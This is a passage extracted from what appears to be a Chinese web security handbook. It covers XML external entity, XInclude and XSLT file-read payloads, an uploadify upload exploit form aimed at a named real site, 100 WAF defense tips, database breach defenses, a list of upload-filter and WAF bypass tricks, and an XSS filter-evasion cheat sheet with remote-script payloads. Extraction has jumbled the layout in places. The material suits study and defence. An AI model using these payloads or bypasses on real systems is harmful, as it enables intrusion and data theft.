DOCTYPE

外部一般实体(Steuck, 2002)

尽管为了不引起错误， 最好是引用格式良好的 XML 文件(或者任何文本文件)， 但一些解析器可能还是会调用 URL 引用格式有问题的文件。

外部参数实体(Yunusov, 2013)

460/990

<?xml version='1.0'?>

<!DOCTYPE data [

<!ELEMENT data (#ANY)>

<!ENTITY % remote SYSTEM ["http://publicServer.com/url\_invocation\_parameterEntity.dtd"](http://publicServer.com/url_invocation_parameterEntity.dtd)>

%remote;

]>

<data>4</data>

<?xml version='1.0'?>

<!DOCTYPE data [

<!ELEMENT data (#ANY)>

<!ENTITY remote SYSTEM ["http://internalSystem.com/file.xml"](http://internalSystem.com/file.xml)>

]>

<data>&remote;</data>

<?xml version="1.0"?>

<!DOCTYPE data SYSTEM ["http://publicServer.com/"](http://publicServer.com/) [

<!ELEMENT data (#ANY)>

]>

<data>4</data>

<!ENTITY % payload SYSTEM "file:///sys/power/image\_size">

<!ENTITY % param1 "<!ENTITY internal '%payload;'>">

%param1;

<?xml version="1.0" encoding="utf-8"?>

<!DOCTYPE data [

<!ENTITY % remote SYSTEM ["http://publicServer.com/external\_entity\_attribute.dtd"](http://publicServer.com/external_entity_attribute.dtd)>

%remote;

]>

<data [xmlns:xi="http://www.w3.org/2001/XInclude"><xi:i](http://www.w3.org/2001/XInclude)nclude [href="http://192.168.2.31/&internal;"](http://192.168.2.31/%26internal%3B) parse="text"></xi:include></data>

QQ群：632167235

文件位于： <http://publicServer.com/url_invocation_parameterEntity.dtd>

XInclude

文件位于： <http://publicServer.com/file.xml>

SchemaLocation

或者使用这个文件

noNamespaceSchemaLocation

文件位于： <http://publicServer.com/url_invocation_noNamespaceSchemaLocation.xsd>

461/990

<?xml version='1.0'?>

<data [xmlns:xsi="http://www.w3.org/2001/XMLSchema-inst](http://www.w3.org/2001/XMLSchema-instance)ance" xsi:noNamespaceSchemaLocati[on="http://publicServer.com/](http://publicServer.com/) url\_invocation\_noNamespaceSchemaLocation.xsd">4</data>

<?xml version="1.0" encoding="UTF-8"?>

<xs:schema [xmlns:xs="http://www.w3.org/2001/XMLSchema"](http://www.w3.org/2001/XMLSchema) [targetNamespace="http://test.com/attack">](http://test.com/attack)

<xs:element name="data" type="xs:string"/>

</xs:schema>

<?xml version='1.0'?>

<ttt:data [xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"](http://www.w3.org/2001/XMLSchema-instance) [xmlns:ttt="http://test.com/attack"](http://test.com/attack) [xsi:schemaLocation="http://publicServer.com/url\_invocation\_schemaL](http://publicServer.com/url_invocation_schemaLocation.xsd)ocation.xsd">4</ttt:data> [文件位于：http://publicServer.com/url\_invocation\_schemaLocation.xsd](http://publicServer.com/url_invocation_schemaLocation.xsd)

<?xml version="1.0" encoding="UTF-8"?>

<xs:schema [xmlns:xs="http://www.w3.org/2001/XMLSchema">](http://www.w3.org/2001/XMLSchema)

<xs:element name="data" type="xs:string"/>

</xs:schema>

<?xml version='1.0' encoding='utf-8'?><data>it\_works</data>

<?xml version='1.0'?>

<data [xmlns:xi="http://www.w3.org/2001/XInclude"><xi:i](http://www.w3.org/2001/XInclude)nclude [href="http://publicServer.com/](http://publicServer.com/) file.xml"></xi:include></data>

<**!**ELEMENT data2 **(**#ANY**)**>

QQ群：632167235

XInclude攻击(Morgan, 2014)

XSLT攻击

**7.1.2.16 uploadify**

uploadify上传组件漏洞利用， 上传文件到网站DOCUMENT\_ROOT目录下：

**7.1.3 WEB**安全

**7.1.3.1** 策略

462/990

<html>

<body>

<form [action="http://widash.wiwide.com/uploadify/scripts/uploadify.php"](http://widash.wiwide.com/uploadify/scripts/uploadify.php) method="post" enctype="multipart/form-data">

<input name="Filedata" type="file" />

<input name='folder' type='text' value="/">

<input name="sub" type="submit" value="upload" />

</form>

</body>

</html>

<xsl:stylesheet version="1.0" [xmlns:xsl="http://www.w3.org/1999/XSL/Transform">](http://www.w3.org/1999/XSL/Transform)

<xsl:template match="/">

<xsl:value-of select="document('/sys/power/image\_size')">

</xsl:value-of></xsl:template>

</xsl:stylesheet>

<data [xmlns:xi="http://www.w3.org/2001/XInclude"><xi:i](http://www.w3.org/2001/XInclude)nclude href="/sys/power/image\_size"></ xi:include></data>

<?xml version="1.0" encoding="UTF-8"?>

<xs:schema [xmlns:xs="http://www.w3.org/2001/XMLSchema">](http://www.w3.org/2001/XMLSchema)

<xs:element name="data" type="xs:string"/>

</xs:schema>

QQ群：632167235

**7.1.3.1.1 WEB**安全防御**100**技

《web application defender's cookbook》

第 **1**技 实时分析 **HTTP**请求特征

例如请求方法， 参数名， 参数个数， 参数长度， 参数取值类型（ 数字， 字母， email, URL或文件路径） 给HTTP请求做白名单， 或为了准确度给出现过漏洞的URI做白名单

http请求分析， 从长远来看， 有些基本信息库必须建立， URL库就是其中一个， 来跟进每个站点的URL变化

（ 包括首次访问时间， 最后访问时间， 建站指纹， 漏洞列表）

第 **2**技 验证 **hash token**预防数据篡改

例如： [http://xxx.xxx.xxx/?p=4&rv\_token=aafb509403bbf7d78c3c8fe1735d49f01b90eb64](http://xxx.xxx.xxx/?p=4&amp;rv_token=aafb509403bbf7d78c3c8fe1735d49f01b90eb64)

rv\_token的验证

第 **3**技 安装 **OWASP ModSecurity CRS**

该规则集有两种模式， 一种独立检测模式， 一种协同检测模式（ 规则评分制）

第 **4**技 将 **IDS Snort**规则转换为 **ModSecurity**规 则

使用 snort2modsec2.pl脚本将Snort规则转换为ModSecurity规则

1. ） 心理原因， 觉得人人都能写， 不高端
2. ） 实际效果， 总被绕过, 规则需要持续维护的成本

静态规则如果有一套自动化的运维系统来支撑就能持续发挥作用

1. ） 自动化规则漏报／ 误报检测： 基于异常检测来支撑漏报， 基于统计阈值来支撑误报（ 已实践， 效果不错）
2. ） 规则自动化提取生成： 上一步的结果自动生成规则， 未实践
3. ） 静态规则的分级防御： 结合漏洞库， 对出现过漏洞的path调整防御级别
4. ） 规则的通用性转换： 漏洞扫描报告转化为防御规则，

第 **5**技

使用贝叶斯分类算法区分恶意请求

第 **6**技

开启 **HTTP**日志审计， 设置粒度为全部记录

第 **7**技

开启 **HTTP**日志审计， 设置粒度为部分记录

例如只记录响应码为4xx的HTTP请求

第 **8**技 开启 **HTTP**日志审计， 不记录静态资源访问请求

第 **9**技 将 **HTTP**日志中的敏感信息＊ ＊ ＊ ＊ 化

出发点是尊重用户隐私， 但是不少CDN厂商并不会这样做

第 **10**技 使用 **syslog**将 **server**警告信息转发给 中心日志平台

作用于分布式/协同防御系统中的日志收集阶段， 例如递交给SIEM系统进行分析

日志分析技术并不是新鲜的概念， 发展的只是分析的支撑平台（ 存储计算）， 提高的是处理量级与效率，

（ 机器学习算法暂不评价， 因为并未深入）， 分析的核心还是分析者的专业知识与经验（ 特别是经验， 安全防御是特别需要经验的， 处理的case多了， 大多数事情就能hold住了） 。

第 **11**技 使用更为友好的 **ModSecurity** 的审计控制平台 **AuditConsole**

第 **12**技 被动的漏洞识别方案－ 通过读取漏洞库（ 例如 **OSVDB**） 来识别漏洞从而进行防御

安全防御总体说是漏洞驱动的， 瞧瞧有多少做漏洞平台的， 无论官方的还是地下的

小小的感慨下， 安全从业人员的增多并没有使得网络安全环境变好反而是恶化， 赏金制度的挖洞， 催发出多少未授权的渗透行为， 对漏洞平台人员所说的漏洞平台会引导黑帽子持质疑的态度。

第 **13**技 主动的漏洞识别方案－ 调用扫描器（ 例如 **Arachni**） 来识别漏洞从而进行防御

第 **14**技 将扫描器结果手动转化为防御规则

463/990

QQ群：632167235

第 **15**技 将扫描器结果自动转化为防御规则

使用Arachi2modsec.pl脚本将arachi扫描报告转换为ModSecurity规则

第 **16**技

实时调用扫描器（ 例如 **Arachni RPC**） 进行防御

第 **17**技

设置 **honeypot**， 新开监听端口

第 **18**技

设置 **honeypot**， 伪造 **robots.txt disallow** 项与伪造 **401**请 求身份验证的请求

脑洞： 其实在中国区也发生过“正规”搜索引擎不遵守robots协议， 爬取disallow路径的案例

第 **19**技 设置 **honeypot**， 伪造 **HTML**注释

脑洞： 黑客一般会在HTML代码注释区找敏感信息， Burpsuite就专门提供了"find comments"功能。例如在注释区增加一个不存在的uri来捕获黑客

第 **20**技 设置 **honeypot**， 伪造隐藏表单域（ **hidden form fields**）

例如增加一个隐藏表单字段debug， 如果HTTP请求中包含这个隐藏表单， 说明请求就有攻击意向

第 **21**技 设置 **honeypot**， 伪造 **cookie**

第 **22**技 使用 **IP**信誉库， 查询访问者 **IP**信息

脑洞： MaxMind IP库， 估计没有人没听说过

第 **23**技 使用 **IP**信誉库， 识别恶意恶意代理

第 **24**技 调用在线 **RBL(real-time blacklist)**库（ 例如 **sbl-xbl.spamhaus.org**） ， 识别恶意 **IP**

在线查询国际反垃圾邮件组织提供的IP黑库， 或者调用开源的IP黑名单收集蜜罐API接口HTTPBL（ Honeypot HTTP Blacklist） 进行IP信誉查询

第 **25**技 创建自己的 **RBL**

使用jwall-rbld创建自己的RBL， https://jwall.org/ 提供了不少java编写的web安全工具

第 **26**技 调用 **URI**黑库 **(**例如 **URIBL,Google Safe Browsing API)**， 识别恶意 **URI**

脑洞： BAT， 360， 金山等大的互联网公司都陆续开放了自己的恶意网址库接口

第 **27**技 按需解析 **HTTP**请求体

HTTP请求体的检测是非常消耗性能的， 所以要加上各种优化限制， 例如检测体长度限制， 缓存到本地文件系统的请求体是否解析（ 像naxsi就不解析这种） ， 是否解析XML实体类型等

第 **28**技 识别不符合协议规范带有潜在恶意的请求体

无法为协议解析组件所解析的请求体都有恶意的可能性， 例如在multipart-form类型的文件上传包中构造恶意格式绕过上传文件类型的限制

第 **29**技 规范化 **Unicode**编码

WAF绕过技巧中有一大分支－ 编码绕过， 使用编码映射规范化编码是个不错的点子

第 **30**技 识别多重编码

例如两次urlencode

第 **31**技 识别异常编码

验证是否为规范编码

第 **32**技 识别异常的 **HTTP**请求方法

制定HTTP请求白名单， 例如只允许GET、POST、HEAD

第 **33**技 识别不符合 **RFC 2616**定义的 **URI**格式

第 **34**技 识别 **HTTP**请求头异常

例如HTTP请求头缺失、请求头排列顺序异常、请求头取值异常

第 **35**技 通过多余参数识别攻击

464/990

QQ群：632167235

第 **36**技 通过缺失参数识别攻击

第 **37**技 通过重复参数（ **HPP**） 识别攻击

脑洞： 正常的应用也会出现重复参数的情况

第 **38**技 通过参数取值长度异常识别攻击

第 **39**技 通过参数取值字符类型异常识别攻击

采取参数取值白名单的方式来防御

第 **40**技 识别 **HTTP**响应头异常

例如5xx错误的比例， HTTP响应拆分， 恶意的重定向

第 **41**技 预防 **HTTP**响应头中的信息泄漏

移除或伪造服务签名响应头， 例如Server,X-Powerd-By,X-AspNet-Version

第 **42**技 按需解析 **HTTP**响应体

响应体的检测是极其消耗性能的， 所以要参照安全级别谨慎设置如何解析HTTP响应体

第 **43**技 检测网页篡改 **-**标题篡改

第 **44**技 检测网页篡改 **-**响应体长度异常

网页内容被篡改或后端DB被拖库时， 响应体的大小会发生明显的变化

挂马并不会发生大的变化， 常见拖库行为是否会引发明显变化， 需要试验后给出结论（ 也是继webshell检测后计划试验的）

第 **45**技 检测网页篡改 **-**响应体动态内容篡改

例如在表单注入一段<script>alert(document.cookie);</script>,检查响应体中会出现新的JS标签， 我们根据标签个数便能发现攻击。

第 **46**技 检测响应体中的源码泄漏

例如php-cgi源码泄漏漏洞CVE-201201823

第 **47**技 检测响应体中的信息泄漏

例如响应体中泄漏源码绝对路径， 数据库信息

第 **48**技 通过异常的响应时间来发现攻击

例如基于时间的SQL盲注waitfor delay会造成异常的响应时间

第 **49**技 检测响应体中的用户数据泄漏

例如信用卡号

第 **50**技 检测木马、 后门、 **webshell**连接尝试

第 **51**技 监测使用常用账号进行的登录尝试

例如使用admin administrator root system等作为用户名来尝试登录

第 **52**技 监测登录口横向暴力破解

使用同一个密码， 不同的用户名来尝试暴力破解

第 **53**技

监测失败的登录尝试

第 **54**技

监测高频率的登录尝试

第 **55**技

使用统一的登录失败提示， 避免有用信息泄漏

像错误的用户名或错误的密码这种提示会给暴力破解提供有效信息

第 **56**技

启用密码复杂度检测

第 **57**技

分析一个会话期， 登录尝试的用户名来发现登录口异常

第 **58**技

检测异常的 **cookie**取值

465/990

QQ群：632167235

基于会话的攻击， 包括可猜测的会话ID取值（ burpsuite就集成了会话sequence分析工具）

第 **59**技 检测来自 **cookie**字段的攻击

例如cookie字段的SQL注入

第 **60**技 设置会话有效期

防御会话固定攻击

第 **61**技 检测一个会话期， 请求者 **IP**的 **GEO**信 息的变化

第 **62**技 检测一个会话期， 请求者指纹的变化

该技术一般用于反欺诈系统用于识别用户身份， 包括访问者屏幕大小， 时区， 语言设置， 浏览器插件

第 **63**技 检测请求者中的非 **ASCII**字符

例如NULL字符%00

看过naxsi基础规则文件的会发现， 90%的规则都是检测非ASCII字符

第 **64**技 检测目录遍历攻击

猜后台/漏洞path是比较有效的渗透方法

第 **65**技 检测非正常流程的网站资源访问

控制URL进行横向权限提升， 纵向权限提升操作

可以使用加密token（ 例如url hash） 来防御任意资源访问， 如下所示[https://www.REDACTED.com/Cust/cust\_5.php/222557/20040216?](http://www.REDACTED.com/Cust/cust_5.php/222557/20040216) rv\_token=abfb508403bbf7d78c3f8de1735d49f01b90eb71

第 **66**技 检测 **SQL**注入攻击

SQL注入的防御方法一般有三种

（ 1） SQL关键字过滤器 （ 2） SQL语义分析 （ 3） 朴素贝叶斯异常分类（ 使用机器学习算法的异常检测）

第 **67**技 检测远程文件包含漏洞

当URI包含以下情况时， 极可能是一次攻击请求

IP地址， 例如[/a.php?libdir=http://89.238.174.14/fx.txt???](http://89.238.174.14/fx.txt?%3F%3F)

PHP函数， 例如[/?id={${include("http://xxx.xx.xx/fx.txt??)}}](http://xxx.xx.xx/fx.txt?%3F))

多个？ 号， 例如[/a.php?libdir=http://xxx.xx.xx/cgi???](http://xxx.xx.xx/cgi?%3F%3F)

包含的host与Host头的字段不符， 例如[/a.php?libdir=http://www.example.com](http://www.example.com/)

第 **68**技

检测操作系统命令执行漏洞

第 **69**技

检测 **HTTP Request Smuggling HRS**攻 击

第 **70**技

检测 **HTTP**响应拆分漏洞

第 **71**技

检测 **XML**攻击

例如XPath注入

第 **72**技 使用 **CSP**策略防御

第 **73**技 检测 **XSS**攻击

XSS的防御方法一般有三种

（ 1） XSS关键字过滤器 （ 2） X-XSS-PROTECTION （ 3） javascript沙盒

第 **74**技 检测 **CRSF**攻 击

CSRF防御方法： 加密token

第 **75**技 防御 **UI Redressing(clickjacking)**

clickjacking防御方法：

（ 1） X-Frame-Options（ 2） frame-busting javascript

第 **76**技 防御盗号木马－ 中间人攻击

盗号木马一般会截获HTTP请求， 伪造登录界面来盗取账号， 而对这种钓鱼攻击的防御灵感来源于文件完整

466/990

QQ群：632167235

性检测工具tripwires， 使用JS注入响应体md5值附加在登录页面来验证页面完整性。

第 **77**技

限制上传文件的大小， 避免超大文件上传造成服务器的拒绝服务攻击

第 **78**技

限制上传文件的数目， 避免过多文件上传造成服务器的拒绝服务攻击

第 **79**技

集成病毒扫描工具 **(**例如 **ClamAV)**， 检测上传文件是否为恶意文件

第 **80**技

**HTTP DDoS(CC)**攻击识别

比较有名的攻击工具有low orbit ion cannon LOIC， high orbit ion cannon HOIC

注意与第8技相同只监控动态页面， 因为静态资源的请求一般会缓存到CDN节点而到不了源站

第 **81**技 **HTTP slow DDoS**攻击识别

比较有名的攻击工具有slowloris

第 **82**技 通过检测后续请求的响应时间是否过快来检测 **CSRF**攻 击

例如CSRF <img [src="http://bank.example.com/withdraw?account=bob&amount=1000000&for=alice">](http://bank.example.com/withdraw?account=bob&amp;amount=1000000&amp;for=alice) 受害者访问图片标签的同时就发送了一个GET请求， 两个请求的间隔时间非常短

第 **83**技 检测异常的 **HTTP**请求次序

自动化攻击往往会最小化操作步骤， 我们可以参照第2技， 第65技， 增加token来预防自动化攻击

基于图的异常检测方式比较有效， 比如检测孤立点来发现webshell（ 注意不能只有这个特征）， 比如监测非常规路径来发现越权访问

第 **84**技 识别网站特定资源访问量的异常

当网站的某个资源的访问量出现异常的时候， 往往意味着攻击发生了， 例如新浪微博CSRF蠕虫攻击中自动发微博接口的自动调用

第 **85**技 多个 **HTTP**请求之间的联动分析

启用协同检测模式（ 规则评分制）， 例如单个IP/会话触发的规则情况

第 **86**技 动态开启 **WAF**日志审计

例如当收到来自IP黑名单的请求时， 开启日志审计功能

第 **87**技 **email**发送 **WAF**协同防御细节给站长

可以调用外部email发送脚本也可以使用AuditConsole平台（ 第11技中提到） 发送

第 **88**技 将 **WAF**事件信息通过请求头分享给其 他安全组件来进行联动分析

当捕获一个安全级别较低的攻击时， 直接拦截就不是个好的选择了， 这时候就可以将WAF事件信息分享给其他安全组件进行联动分析来执行合理的应对措施， 而通过HTTP请求头传递WAF事件信息就是个不错的方案（ 这种方法叫做request header tagging)。

第 **89**技 将攻击请求重定向到用户友好的自定制拦截页面

第 **90**技 断开攻击者的网络连接

该措施常用于拒绝服务攻击， 例如CC攻击

第 **91**技 使用 **IP**黑名单阻塞工具阻塞恶意用户 访问

一般会将User-Agent与IP地址联合起来来阻塞恶意用户访问

常见的黑名单阻塞工具有jwall-Rbld,Jwall AuditConsole, blacklist,samtool(snortsam)

第 **92**技 动态启用基于 **IP-GEO**信息的分级防御

例如发现大量攻击者来自X国， 对X国启用高级防御

第 **93**技 通过延迟对请求的响应时间来减缓自动化攻击， 给防御者争取时间来应对攻击

第 **94**技 伪造攻击成功的返回页面来迷惑攻击者， 给防御者争取时间来应对攻击

集成honeypot的防御思想

第 **95**技 将攻击请求代理到 **honeypot**

467/990

QQ群：632167235

第 **96**技 当检测到会话异常时， 强制攻击者登出

例如当会话期间useragent发生变化时， 强制攻击者登出

第 **97**技

当攻击事件发生时， 锁定攻击者账号一段时间

第 **98**技

使用 **JS**注入 **cookie**阻塞流量性攻击 **(**例如 **CC**攻 击 **)**

第 **99**技

使用验证码阻塞自动化（ 机器） 攻击

例如自动注册， 自动发送垃圾贴等机器人行为

注意验证码服务器要足够健壮， 以免招受拒绝服务攻击时导致这一措施失效

第 **100**技 集成 **BeFF(browser exploit framework)**来 分析恶意用户请求

我们会发现这100个防御技巧中出现了以下工具(规范或方法） ： WAF(web应用防火墙)， Snort(入侵检测系统） ， OSVDB(开源漏洞库)， honeypot(蜜罐)， Arachni(漏洞扫描器）， BeFF(漏洞挖掘框架)， ClamAV(杀毒软件)， tripwires(文件完整性校验工具， 在web领域可以用来预防

HTTP请求数据篡改， 钓鱼页面伪造和自动化提交请求)， RBL(实时IP黑库， IP信誉库)， URIBL Google Safe Browsing API(恶意网址库） ， javascript sandbox(沙箱)， SIEM(安全信息与事件管理平台), SQL词法分析器 ， HTTP RFC规范， 编码映射表， 朴素贝叶斯分类算法。

**7.1.3.1.2** 脱裤撞裤防御策略

1. 禁止数据库在互联网裸奔， 防范远程暴力猜解、非授权访问及远程登录。
2. 禁止管理员账号启动数据库， 建立数据库自己的低权限账号运行。
3. 及时安装、升级数据库补丁、做好版本管理、备份/ 灾备管理， 定期销毁备份的数据。
4. 修改默认数据库安全配置， 特别是账号口令、默认路径页面等。
5. 设置数据库内帐户权限、实例权限、表权限等， 保证权限最小化。
6. 删除无用的数据库实例文件、说明文件、安装文件、注释文件等。
7. 敏感值（ 密码） 的存储务必加密， 并保障其足够强壮。
8. 建立数据库读、写、查询的监控黑名单、白名单， 并实时监控告警。
9. 在数据库中构造陷阱库、陷阱表、陷阱字段、陷阱值， 便于监控和发现入侵。
10. 注册真实的账号用于监控， 标记或跟踪。
11. 严格控制真实数据的测试应用， 务必进行脱敏或模糊处理。
12. 数据库管理员与系统管理员权限分离、职责分离。
13. 设置系统内的文件保护， 防非法拷贝， 或使用专用工具防拷贝。
14. 及时安装、升级操作系统补丁、做好帐号管理， 避免弱口令。
15. 制定系统内部的口令更改策略， 并定期执行。
16. 设置操作系统和数据库的IP 访问控制策略， 避免非法访问。
17. 检测木马、后门、webshell 连接尝试， 诱导并阻断。
18. 启用数据库、操作系统日志审计， 设置粒度为全部/ 部分记录。
19. 将日志审计中的敏感信息使用\*\*\* 屏蔽、替换或隐藏。
20. 将登录认证日志单独设置日志接收平台， 便于细粒度的专项分析。
21. 启用密码复杂度的检测， 加强用户的密码强度和长度。
22. 对已泄露的账号， 冻结账户并提醒用户更改。
23. 制定策略， 使用友好的方式提醒用户定期更改密码并强制执行。
24. 制定灵活的验证码策略， 平衡用户体验与复杂度。
25. 记录并监控每个账号的登录IP 地址， 并与其他信息关联分析。
26. 记录并监控每个账号的登录时间习惯， 并与其他信息关联分析。
27. 记录每个账号的物理登录地点坐标， 并与其他信息关联分析。
28. 关联分析同一个账号的登录渠道习惯和特征， 综合终端、平板和手机等渠道。
29. 记录并联动分析多个登录请求之间的特征关联。
30. 检测登录cookies、会话的异常。
31. 识别同一IP 的多次登录请求、短时间的频繁登录请求及多账号的一次登录请求。
32. 识别登录终端、服务器端推送的唯一参数标识， 作为身份认证的一部分。
33. 建立动态IP信誉库（ 白名单） 和恶意IP库（ 黑名单）， 查询、记录、监控并阻断访问者IP 请求。
34. 使用公共的IP 信誉库、恶意IP 库， 识别已记录的恶意攻击。
35. 识别不符合规范的登录请求、不完整的登录请求、无交互的登录请求。
36. 监控登录认证的横向暴力尝试， 同一密码， 不同账号的情况。
37. 收集并将常用自动化攻击工具指纹特征转化为监控、阻断规则。

468/990

QQ群：632167235

1. 根据不同场景设置分级、分步、自动化的监控、阻断规则。
2. 设置各种蜜罐， 设计参数陷阱、页面陷阱、伪造请求、伪造功能。
3. 记录并检测登录交互前后的指纹变化， 如鼠标窗口的变化， 点击变化等。

**7.1.3.1.3 WAF**常用绕过方式

1、filename在content-type下面

2、.asp{80-90}

3、NTFS ADS

4、.asp...

5、boundary不一致

6、iis6分号截断asp.asp;asp.jpg

7、apache解析漏洞php.php.ddd

8、boundary和content-disposition中间插入换行

9、hello.php:a.jpg然后hello.<<<

10、filename=php.php

11、filename="a.txt";filename="a.php”

12、name=\n"file";filename="a.php"

13、content-disposition:\n

14、.htaccess文件

15、a.jpg.\nphp

16、去掉content-disposition的form-data字段

17、php<5.3 单双引号截断特性

18、删掉content-disposition: form-data;

19、content-disposition\00:

20、{char}+content-disposition

21、head头的content-type: tab

22、head头的content-type: multipart/form-DATA

23、filename后缀改为大写

24、head头的Content-Type: multipart/form-data;\n

25、.asp空格

26、.asp0x00.jpg截断

27、双boundary

28、file\nname="php.php"

29、head头content-type空格:

30、form-data字段与name字段交换位置

**7.1.3.2** 跨站脚本攻击

**7.1.3.2.1** 标签测试

[https://www.owasp.org/index.php/XSS\_Filter\_Evasion\_Cheat\_Sheet#Event\_Handlers](http://www.owasp.org/index.php/XSS_Filter_Evasion_Cheat_Sheet#Event_Handlers)

可用的标签:

标签属性:

<img action autofocus content data formaction from fscommand href onAbort onActivate onAfterPrint onAfterUpdate onBeforeActivate onBeforeCopy onBeforeCut onBeforeDeactivate onBeforeEditFocus onBeforePaste onBeforePrint onBeforeUnload onBeforeUpdate onbegin onBegin onBlur onBounce onCellChange onChange

469/990

<script><a><p><img><body><button><var><div><iframe><meta><object><marquee><isindex>

<input><select>><keygen><frameset><embed><svg><math><video><audio><textarea>

QQ群：632167235

onClick onContextMenu onControlSelect onCopy onCut onDataAvailable onDataSetChanged onDataSetComplete onDblClick onDeactivate onDrag ondragdrop onDragDrop onDragEnd onDragEnter onDragLeave onDragOver onDragStart onDrop onend onEnd onError onErrorUpdate onFilterChange onFinish onFocus onFocusIn onFocusOut onhashchange onHashChange onHelp oninput onInput onKeyDown onKeyPress onKeyUp onLayoutComplete onLoad onLoseCapture onmediacomplete onMediaComplete onmediaerror onMediaError onmessage onMessage onMouseDown onMouseEnter onMouseLeave onMouseMove onMouseOut onMouseOver onMouseUp onMouseWheel onMove onMoveEnd onMoveStart onoffline onOffline onOnline onoutofsync onOutOfSync onPaste onpause onPause onpopstate onPopState onprogress onProgress onPropertyChange onReadyStateChange onredo onRedo onrepeat onRepeat onReset onResize onResizeEnd onResizeStart onresume onResume onreverse onReverse onrowdelete onRowDelete onRowExit onrowinserted onRowInserted onrowsenter onRowsEnter onScroll onseek onSeek onSelect onSelectionChange onSelectStart onStart onStop onstorage onStorage onSubmit onsyncrestored onSyncRestored ontimeerror onTimeError ontrackchange onTrackChange onundo onUndo onUnload onURLFli onurlflip seeksegmenttime src style to values xlink:href>

**7.1.3.2.2** 过滤绕过

**7.1.3.2.2.1** 字符编码

编码方法

1. 标签名和属性之间的空格可以用[%09,%0A,%0C,%0D,%20,%2F(/),tab]来代替， 属性和属性、属性和事件之间不可以用%2F来代替
2. 字符： 对于通过event来执行js的情况可以用HEX、Demical、Unicode对字符进行编码
3. 符号： 对于通过event来执行js的情况可以用HEX、Demical、HTML实体对符号进行编码
4. 对于伪造协议（ javascript:、data:） 可以用HEX、Demical对协议名称部分进行编码， 内容部分同上
5. 对于<script>来说， 引号之内的部分只能使用Unicode和base16进行编码
6. 单双引号可以用/进行替换
7. HTML编码必须要在“值”里， 比如属性src里， 但却不能对src进行html编码。HTML编码是&加上希腊字母， 字符编码， 构造是&#加十进制、十六进制ASCII码或unicode字符编码， 而且浏览器解析的时候会先把html编码解析再进行渲染

编码实现

字符a编码：

* HTML10进制： &#97;
* HTML16进制： &#x0061;
* Unicode： \u0061
* HEX/base16： \x61
* Demical： \97
* String.fromCharCode(97,97)

注： 后面的分号可不带

特殊标签

在<svg>中的<script>代码可以用html实体代替。比如<svg><script>alert(1)</script>可以换

成“<svg><script>&# 97;&# 108;&# 101;&# 114;&# 116;&# 40;&# 49;&# 41;</script>”， 不过html实体的分号不能丢。

**7.1.3.2.2.2** 通用思路

470/990

QQ群：632167235

1. 大小写替换

使用类空格字符或null或/\*注释\*/<! >在中间截断关键字

2. 使用//注释掉后面

3. 在属性里执行代码

<FRAME SRC="javascript:alert('XSS');">

4. 在on事件中可以不加document

5. http:可以省掉

6. 属性的值可用单双引号或/或不加

7. 使用尖括号构造新的标签

8. 使用伪协议

<META HTTP-EQUIV="refresh" CONTENT="0;url=data:text/html base64,PHNjcmlwdD5hbGVydCgnWFNTJyk8L3NjcmlwdD4K">

9. 使用空格、顿号、分号等分隔属性事件

10. 用VBS代替JS

11. 自定义标签

12. 不规范标签

<script firefox>alert(1)</script>

13. setTimeout代替eval

14. 使用转义字符

\";alert('XSS');//

15. 用图片隐藏

<SCRIPT [SRC="http://ha.ckers.org/xss.jpg"></SCRIPT>](http://ha.ckers.org/xss.jpg)

16. 使用注释

<!--[if gte IE 4]>

<SCRIPT>alert('XSS');</SCRIPT>

<![endif]-->

**7.1.3.2.2.3** 标签总结

[img]

471/990

QQ群：632167235

[script]

[body]

[td]

472/990

<TABLE><TD BACKGROUND="javascript:alert('XSS')">

<BODY ONLOAD=alert('XSS')>

<BODY BACKGROUND="javascript:alert('XSS')">

<body onscroll=alert(1)>

<SCRIPT [SRC=http://ha.ckers.org/xss.js](http://ha.ckers.org/xss.js)></SCRIPT>

<<SCRIPT>alert("XSS");//<</SCRIPT>

<SCRIPT/XSS [SRC="http://ha.ckers.org/xss.js"](http://ha.ckers.org/xss.js)></SCRIPT>

<SCRIPT/[SRC="http://ha.ckers.org/xss.js"](http://ha.ckers.org/xss.js)></SCRIPT>

<SCRIPT a=">" [SRC="http://ha.ckers.org/xss.js"](http://ha.ckers.org/xss.js)></SCRIPT>

<SCRIPT a=">" '' [SRC="http://ha.ckers.org/xss.js"](http://ha.ckers.org/xss.js)></SCRIPT>

<SCRIPT "a='>'" [SRC="http://ha.ckers.org/xss.js">](http://ha.ckers.org/xss.js)</SCRIPT>

<SCRIPT a=">'>" [SRC="http://ha.ckers.org/xss.js"](http://ha.ckers.org/xss.js)></SCRIPT>

<SCRIPT>document.write("<SCRI");</SCRIPT>PT [SRC="http://ha.ckers.org/xss.js">](http://ha.ckers.org/xss.js)</SCRIPT>

<SCRIPT a=`>` SRC=["http://ha.ckers.org/xss.js"](http://ha.ckers.org/xss.js)></SCRIPT>

<script>alert(String.fromCharCode(49))</script>

<script>alert(/7/.source)</script>

<IMG SRC=# onmouseover="alert('xxs')">

<IMG SRC=JaVaScRiPt:alert('XSS')>

<IMG DYNSRC="javascript:alert('XSS')">

<IMG """><SCRIPT>alert("XSS")</SCRIPT>">

<IMG SRC=/ onerror="alert(String.fromCharCode(88,83,83))">

<IMG SRC=`javascript:alert("RSnake says, 'XSS'")`>

<IMG SRC=&#x6A&#x61&#x76&#x61&#x58&#x53&#x53&#x27&#x29>

<IMG SRC="jav ascript:alert('XSS');">

<IMG SRC="jav&#x09;ascript:alert('XSS');">

<IMG SRC="jav&#x0A;ascript:alert('XSS');">

<IMG SRC=" &#14; javascript:alert('XSS');">

<IMG DYNSRC="javascript:alert('XSS')">

<IMG LOWSRC="javascript:alert('XSS')">

<IMG SRC='vbscript:msgbox("XSS")'>

<IMG STYLE="xss:expr/\*XSS\*/ession(alert('XSS'))">

<IMG SRC="jav&#x0D;ascript:alert('XSS');">

<IMG SRC=java\0script:alert(\"XSS\")>

<img src="1" onerror=location="javascr"+"ipt:al"+"ert%28docu"+"ment.co"+"okie%29">

QQ群：632167235

[frame]

[a]

[meta]

[embed]

[input]

[style]

473/990

<INPUT TYPE="IMAGE" SRC="javascript:alert('XSS');">

<input onfocus=javascript:alert(1) autofocus>

<input onblur=javascript:alert(1) autofocus><input autofocus>

<EMBED SRC="data:image/svg+xml;base64,PHN2ZyB4bWxucz==" type="image/svg+xml" AllowScriptAccess="always"></EMBED>

<embed src="data:text/html;base64,PHNjcmlwdD5hbGVydCgiS0NGIik8L3NjcmlwdD4="></embed> // chrome

<embed src=javascript:alert(1)> //firefox

<META HTTP-EQUIV="refresh" CONTENT="0;url=javascript:alert('XSS');">

